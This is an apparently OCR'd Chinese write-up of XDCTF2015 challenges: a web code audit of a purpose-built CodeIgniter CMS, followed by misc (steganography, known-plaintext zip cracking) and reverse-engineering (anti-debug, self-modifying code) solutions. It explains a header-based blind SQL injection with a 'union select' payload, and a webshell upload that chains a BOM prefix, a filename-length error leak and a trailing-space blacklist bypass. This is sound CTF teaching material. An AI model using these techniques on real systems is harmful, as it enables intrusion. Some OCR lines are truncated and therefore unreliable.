


图 1-3-32

可见除了 flag 以外告诉了后台地址为/th3r315adm1n.php。

但没有后台账号密码，所以要进行下一步审计。

这里有同学说不知道管理员邮箱，我想说你即使把我社工个遍、再把网站翻个遍，也就 6、7 个邮箱顶多了，你一个个试，也就试出来了。

渗透时候的信息搜集也很重要，如果连管理员/开发者邮箱都找不着，后续的渗透可能就比较难办了。

相比于这篇文章里提到的类似漏洞，本次的漏洞要简单的多：

https://www.leavesongs.com/PENETRATION/findpwd-funny-logic-vul.html，而本文的漏洞是实战中发现的。

所以，偏向实战是我出题的第一考虑因素。

WEB2-拿下后台管理员账号密码

拿到后台地址，不知道管理员账号、密码。有的同志想到社工、爆破之类的。其实依旧是找漏洞，我在 hint 里也说明了。

这一步需要深入 Codeigniter 核心框架。

浏览/xdsec_cms/core/Codeigniter.php，可以大概看出脚本执行流程：

core -> 实例化控制器（执行构造函数__construct） -> hook -> controller 主体函数

其中，hook 是脚本钩子，等于可以在执行的中途加入其它代码。

后台钩子的具体代码在/xdsec_app/admin_app/config/hooks.php

```
$hook['post_controller_constructor'] = function()
{
    $self = & get_instance();
    $self->load->library('session');
    if(SELF == "admin.php" || config_item("index_page") == "admin.php") {
        $self->error("Please rename admin filename 'admin.php' and config item 'index_page'",
site_url());
    }
    $self->template_data["is_admin"] = $self->is_admin();
    if(method_exists($self, "init")) {
        call_user_func([$self, "init"]);
    }
};

$hook['post_controller'] = function()
{
    session_write_close();
};
```

我写了两个 hook，分别是 post_controller_constructor 和 post_controller。

post_controller_constructor 是在控制器类实例化后，执行具体方法前，来执行。

而且在 core 代码中 ,还有个点 ,如果我们实现了_remap 方法 ,那么_remap 方法也将 hook 掉原始的控制器方法：

```
if ( ! class_exists($class, FALSE) OR $method[0] === '_' OR method_exists('CI_Controller',
$method))
{
        $e404 = TRUE;
}
elseif (method_exists($class, '_remap'))
{
        $params = array($method, array_slice($URI->rsegments, 2));
        $method = '_remap';
}
```

_remap 是在$hook['post_controller_constructor']后执行的，我在

$hook['post_controller_constructor']中又定义了一个 init 方法，如果控制器中实现了这个方法将会调用之。

remap 方法我将其伪装成修改方法名的 hook 函数，实际上我在其中加入了一个 before_handler 方法，如果控制器实现了它，将会调用之。

（这两个方法实际上灵感来自 tornado，tornado 中就有这样的两个方法。）

代码在/xdsec_app/admin_app/core/Xdsec_Controller.php：

```
public function _remap($method, $params=[])
{
    $method = "handle_{$method}";
    if (method_exists($this, $method)) {
        if(method_exists($this, "before_handler")) {
            call_user_func([$this, "before_handler"]);
        }
        $ret = call_user_func_array([$this, $method], $params);
        if(method_exists($this, "after_handler")) {
            call_user_func([$this, "after_handler"]);
        }
        return $ret;
    } else {
        show_404();
    }
}
```

所以，综上所述，最后实际上整个脚本执行顺序是：

core -> __construct -> hook -> init -> before_hanlder（在此检查权限） -> controller 主体 -> after_handler

我将检查后台权限的代码放在 before_handler 中。而 init 方法的本意是初始化一些类变量。但如果开发者错误地将关键代码放在了 init 方法或__construct 方法中，将造成一个越权。（因为还没执行检查权限的 before_handler 方法）

回到控制器代码中。/xdsec_app/admin_app/controllers/Log.php 其中就有 init 函数：

```
public function init()
    {
```

```
        $ip = I("post.ip/s") ? I("post.ip/s") : $this->input->ip_address();
        $this->default_log = $this->query_log($ip);
        $this->ip_address = $ip;
}
```

很明显其中包含关键逻辑$this->query_log($ip);

跟进 query_log 方法：

```
protected function query_log($value, $key="ip")
    {
        $user_table = $this->db->dbprefix("admin");
        $log_table = $this->db->dbprefix("adminlog");
        switch($key) {
            case "ip":
            case "time":
            case "log":
                $table = $log_table;
                break;
            case "username":
            case "aid":
            default:
                $table = $user_table;
                break;
        }
        $query = $this->db->query("SELECT `{$user_table}`.`username`, `{$log_table}`.*
                                    FROM `{$user_table}`, `{$log_table}`
                                    WHERE `{$table}`.`{$key}`='{$value}'
                                    ORDER BY `{$log_table}`.`time` DESC
                                    LIMIT 20");
        if($query) {
            $ret = $query->result();
        } else {
            $ret = [];
        }
        return $ret;
}
```

后台代码一般比前台代码安全性差，这里得到了很好的体现。后台大量 where 语句是直接拼接的字符串，我们看到这里将$value 拼接进了 SQL 语句。而$value 即为$ip，$ip 可以来自$this->input->ip_address()。熟悉 CI 的同学可能觉得没有问题，但其实我这里已经偷梁换柱得将 CI 自带的 ip_address 函数替换成我自己的了：

```
    function ip_address()
    {
        if (isset($_SERVER["HTTP_CLIENT_IP"])) {
            $ip = $_SERVER["HTTP_CLIENT_IP"];
        } elseif (isset($_SERVER["HTTP_X_FORWARDED_FOR"])) {
            $ip = $_SERVER["HTTP_X_FORWARDED_FOR"];
        } elseif (isset($_SERVER["REMOTE_ADDR"])) {
            $ip = $_SERVER["REMOTE_ADDR"];
        } else {
            $ip = CI_Input::ip_address();
        }
        if(!preg_match("/(\d+)\.(\d+)\.(\d+)\.(\d+)/", $ip))
            $ip = "127.0.0.1";
        return trim($ip);
}
```

这个函数看起来没有问题，实际上最后一个正则判断因为没有加^$定界符，所以形同虚设，只需利用“1.2.3.4’ union select …” 即可绕过。（这里的灵感来自我去年挖的 ThinkPHP 框架注入，也是没有首尾限定符，详见我乌云）所以这里，结合上面说的 init 尚未检查权限的越权漏洞，组成一个无需后台登录的 SQL 注入。但因为 init 后就是检查权限的函数，没有登录的情况下将会直接返回 302，而且后台数据库 debug 模式关闭了，无法报错。

这里只能利用 time-based 盲注。多的不说，编写一个盲注脚本（xdseccms.py）即可跑出管理员密码，如图 1-3-33：

图 1-3-33

跑出密码为：c983cff7bc504d350ede4758ab5a7b4b

cmd5 解密登录即可。

登录后台，在后台文件管理的 javascript 一项中发现第三个 flag：

图 1-3-34

这里说一下 ctf 技巧。

像我这种基于框架的代码审计，作者可能会修改框架核心代码（当然我这里没有，我都是正常 hook）。如果修改框架核心代码的话，就很不好找漏洞了，因为一般框架核心代码都比较多。

这时候你应该拿 diff 这类工具，把正常的框架和你下载的 ctf 源码进行比较，很容易就能知道作者修改了哪些内容。

WEB2-后台 GETSHELL

最后一步，getshell。

实际上 getshell 也不难，因为后台有文件管理功能。阅读源码可以发现，我们可以重命名文件，但有几个难点（坑）：

一、只能重命名后缀是 js、css、gif、jpg、txt 等静态文件

二、新文件名有黑名单，不能重命名成.php 等格式

三、老文件经过 finfo 处理得到 mime type，需和新文件名后缀所对应的 mime type 相等

难点 1，哪里有权限合适的静态文件？

后台可以下载文件，但只能下载来自 http://libs.useso.com/ 的文件，这个网站是静态文件 cdn，内容我们不能控制。这是一个迷惑点，其实利用不了。

前台用户可以上传 txt 文件，但用户上传的文件会自动跟随 8 个字符的随机字符串，我们不能直接获取真实文件名。

怎么办？

查看 SQL 结构，可见`realname` varchar(128) NOT NULL,，文件名 realname 最长为 128 字符，而 linux 系统文件名长度最长为 255。

所以利用这一点，我们可以上传一个长度超过 128 小于 255 的文件，上传成功后插入数据库时报错，得到真实文件名，图 1-3-35：

图 1-3-35

访问可见（此时还只是.txt 后缀），图 1-3-36：




图 1-3-36

难点 2，新文件名黑名单。

和第二个 flag 的做法有异曲同工之妙，I 函数第三个参数是一个正则表达式，用来检测传入的数据是否合法。

但检测完成后才会进行 trim，所以我们可以传入“xxx.php ”，利用空格绕过黑名单，这是很常见的 WAF 绕过方法。

难点 3，mime type 如何相等？

因为新文件名后缀一定是.php，所以新文件名后缀对应的 mime type 就是 text/x-php。

而老文件的 mime type 是需要 finfo 扩展来检测的。Php 的 finfo 扩展是通过文件内容来猜测文件的 mime type，我们传入的文件 aaaa...aaa.txt，只要前几个字符是<?php，那么就会返回 text/x-php。

但这里还有个小坑。

在前台上传文件的时候会有如下判断：

```
    private function check_content($name)
    {
        if(isset($_FILES[$name]["tmp_name"])) {
            $content = file_get_contents($_FILES[$name]["tmp_name"]);
            if(strpos($content, "<?") === 0) {
                return false;
            }
        }
        return true;
}
```

如果头 2 个字符==”

怎么办？

其实绕过方法也很简单，利用 windows 下的 BOM 。

我们上传的文件可以是一个带有“BOM 头”的文件，这样的话这个文件头 3 个字符就是\xef\xbb\xbf，不是<?了。

而 finfo 仍然会判断这个文件是 text/x-php，从而绕过第三个难点。

所以，重命名文件进行 getshell。

整个过程：首先前台上传带有 BOM 头的 php webshell，文件名长度在 128~255 之前，导致 SQL 报错爆出真实文件名。后台利用../跳转到这个文件，rename 成.php 后缀，利用%20 绕过黑名单检测。

最终效果如图 1-3-37：

图 1-3-37

访问 webshell 可见第 4 个 flag，如图 1-3-38：

图 1-3-38

（因为我做了权限设置，所以其实并不是真实的 webshell，游戏到此结束）

这次的代码审计题，是感觉是最贴近实际的一次 web 题目。基本都是平时实战、实际审计的时候遇到的一些坑、一些 tips，我融合在 xdsec-cms 里给大家。但失望的是，300/400

到最后还是没人做出来。

可能我把审计想的略简单了，反而把第一个 git 想的难了，才导致分数分配也不太合适，在这里致歉了。

还是希望通过这次题目，大家能静下心看代码。代码流程看清楚了，也没有什么挖不出的漏洞。

我把用到的一些工具传到 github 上了：

https://github.com/phith0n/XDCTF2015

这里是 XDCTF2015 其他题目的 Writeup

XDCTF writeup 链接:http://t.cn/RyleXYm 密码: imwg

MISC

MISC100

提供了两张图片，图 1-3-39 和图 1-3-40：




图 1-3-39

图 1-3-40

然后不会啊，再然后就有了露骨的提示，如图 1-3-41：

图 1-3-41

搜索发现工具源码，如图 1-3-42：




图 1-3-42

编译后，按照 help 对 zzzzzzyu.png 进行解码：

发现了 BrainFuck（操大脑？）编码，并输出到文件，如图 1-3-43：




图 1-3-43

关于 BrainFcuk，请看：http://esolangs.org/wiki/Brainfuck

Google 找了一个在线解码 BrainFuck 编码的工具，得到 flag，如图 1-3-44：




图 1-3-44

Misc200

下载了一个.zip 的压缩文件，打开两个文件，然后打开需要密码，图 1-3-45：




图 1-3-45

然后使用命令又 dump 下了另一个 zip 的压缩包，里面有三个文件，而且是没有经过加密的，如图 1-3-46 到图 1-3-48：




图 1-3-46




图 1-3-47

图 1-3-48

于是想到了这篇文章

http://rk700.github.io/writeup/2014/12/15/zip-known-plain-text-attack/

就是有两个压缩包，里面有相同的文件，使用 pkcrack 用未加密的去碰撞已经加密过的文件，然后得到一个新的未加密的压缩包。




图 1-3-49

如图 1-3-49 破解成功了生成了未加密的 zip 压缩包。

得到 key：XDCTF{biiubiiiiiiiiiiiiiiu&ddddyu}

（全文完）责任编辑：Rexy

第4节 XDCTF Write up Reverse 篇

作者：SDPC

来自：书安团队

网址：http://www.secbook.net

Reverse100

这个题目给出的提示是 Don’t believe your eyes.说明可能有陷阱。

用 IDA 打开题目文件，可以看到函数并不多，所以直接一个一个点进去看看。

可以轻易地发现 sub_4008E1 和 sub_400787 除了最开始的反调试和读取字符串外基本全部相同。

这引起了我们的怀疑。这两个函数可能只有一个是真的，如图 1-4-1：

```
__int64 sub_4008E1()
{
  signed int bTrue; // [sp+28h] [bp-18h]@14
  int i; // [sp+2Ch] [bp-14h]@6
  unsigned int j; // [sp+2Ch] [bp-14h]@9
  unsigned int k; // [sp+2Ch] [bp-14h]@14

  if ( ptrace(0, 0LL, 1LL, 0LL) < 0 )           // 反调试
  {
    puts("AHa,bye~");
    exit(0);
  }
  if ( (unsigned int)scanf(0x601328LL, 12u) == 1 )
  {
    qword_601338 = aCongratulation;
    for ( i = 0; i < strlen(aGq__belttk5lDD); ++i )// 下面的那个没有用
      byte_601310[(signed __int64)i] = InputBuffer[i
                                                   - 12
                                                   * ((unsigned __int64)((unsi
```

```
1 char *sub_400787()
2 {
3   char *result; // rax@13
4   signed int v1; // [sp+8h] [bp-18h]@9
5   int i; // [sp+Ch] [bp-14h]@1
6   unsigned int j; // [sp+Ch] [bp-14h]@4
7   unsigned int k; // [sp+Ch] [bp-14h]@9
8
9   for ( i = 0; i < strlen(aGq__belttk5lDD); ++i )
10    byte_601310[(signed __int64)i] = aGq__belttk5lDD[(signed __int64)i] ^ InputBuffer[i
11                                                                                      - 12
12                                                                                      * ((unsigned __int
13  Decrypt(6296336LL, 24, 12);
14  for ( j = 0; j <= 0x17; ++j )
15  {
16    if ( byte_601310[(signed __int64)(signed int)j] <= 31 )
17      byte_601310[(signed __int64)(signed int)j] += 32;
18  }
```

图 1-4-1

继续向下看

```
if ( v1 )
{
  result = qword_601338;
  if ( qword_601338 )
  {
    qword_601338[15] = '!';
    puts(qword_601338);
    exit(0);
  }
}
```

图 1-4-2

而 qword_601338 正是成功字符串：

```
;0 aCongratulation db 'Congratulations? Key is XDCTF{Input}',0
```

图 1-4-3

函数把?换成了!正好印证了之前的提示。

接着仔细分析真正的函数：第一轮变换：将输入的字符串和另一个字符串逐字异或

注意这里不要被那一大串迷惑了。右键设置 Hide casts 使其变得简洁一些，可以看到

```
for ( i = 0; i < strlen(aGq__belttk51DD); ++i )// 下面的那个没有用
  byte_601310[i] = InputBuffer[i - 12 * (((0x0AAAAAAAAAAAAAABLL * i) >> 64) >> 3)] ^ aGq__belttk51DD[i] ^ 7;
```

图 1-4-4

那一串长长的数字直接右移 64 位变成了 0 所以其实就是简单的逐字异或，显然这一步操作是可逆的接着是第二轮变换：

将所得的串的 1-6 字符和 13-18 字符对称互换显然这一步操作也是可逆的如果小于 32 则加 32，如图 1-4-5：

```
for ( j = 0; j <= 0x17; ++j )
{
  if ( byte_601310[j] <= 31 )
    byte_601310[j] += 32;
}
```

图 1-4-5

也可逆最后将得到的字符串与已有的一个字符串比对，这里不再赘述了。

这里偷个懒，直接把 IDA F5 出来的东西拷贝到 VS 中，然后用最后用来比对的字符串倒着走一遍，即可得到正确的注册码。(文件在附件中)

Flag：XDCTF{U'Re_AwEs0Me}

Reverse 200

这题在 IDA 加载的时候就有提示说有 Tls，一打开映入眼帘的便是 TlsCallback_0：

```
1 void __stdcall TlsCallback_0(int a1, int a2, int a3)
2 {
3   if ( a2 == 1 && IsDebuggerPresent() )
4   {
5     MessageBoxA(0, "You shall not pass", "ERROR", 0);
6     ExitProcess(0xFFFFFFFF);
7   }
8 }
```

图 1-4-6

这种低级的防护，直接使用吾爱破解 OD 即可轻松绕过（应该是 StrongOD 的功劳吧）

接着来看 start 函数，发现了一些东西，如图 1-4-7：

```
1 void start()
2 {
3   int *v0; // edx@1
4   int v1; // ecx@1
5
6   sub_404C00();
7   _SEH_prolog4(&unk_40CBA0, 20);
8   v0 = &dword_401160;
9   do
0   {
1     *(_BYTE *)v0 ^= 0x88u;
2     v0 = (int *)((char *)v0 + 1);
3   }
4   while ( v0 != dword_4011E0 );
```

图 1-4-7

显然是个解密（刚开始就异或），发现有代码交叉引用，如图 1-4-8：

```
0 dword_401160    dd 96403DDh             ; CODE XREF: sub_401B12+ED↓p
0                                         ; DATA XREF: start-604↓o
```

图 1-4-8

所以应该是自修改（SMC）。

二话不说，直接上 OD，在解密后下断（我在 40116D 下断了），使用 OllyDump 直接 dump 并自动修复输入表，得到 re2_un.exe 。

接着打开 re2_un.exe，查看字符串可以看到”You do it”和”You shall not pass” 跳转至对应位置。

发现这里 IDA 出现分析异常，查看了一下是花指令的缘故，使用 patch 功能修改字节，并使用 OD 单步调试可得 flag 需满足以下条件：

长度为 24，以 XDCTF{开始，}为结束，第 13 个字符_，第 19 个字符为$ 然后程序初始化一些常量值， 将前六个字符复制至新的缓冲区，并将这 6 个字符与”XDCTF_”按字节做差，与刚才的那些常量值作比较，由此可以算出这 6 个字符。接着在这里有一个反调试，在程序中间看到 GetTickCount()无故出现 那么很有可能就是在反调试 如图 1-4-9 所示。绕过很简单，在单步至判断处，直接修改标志位或者 patch 掉跳转即可。

图 1-4-9

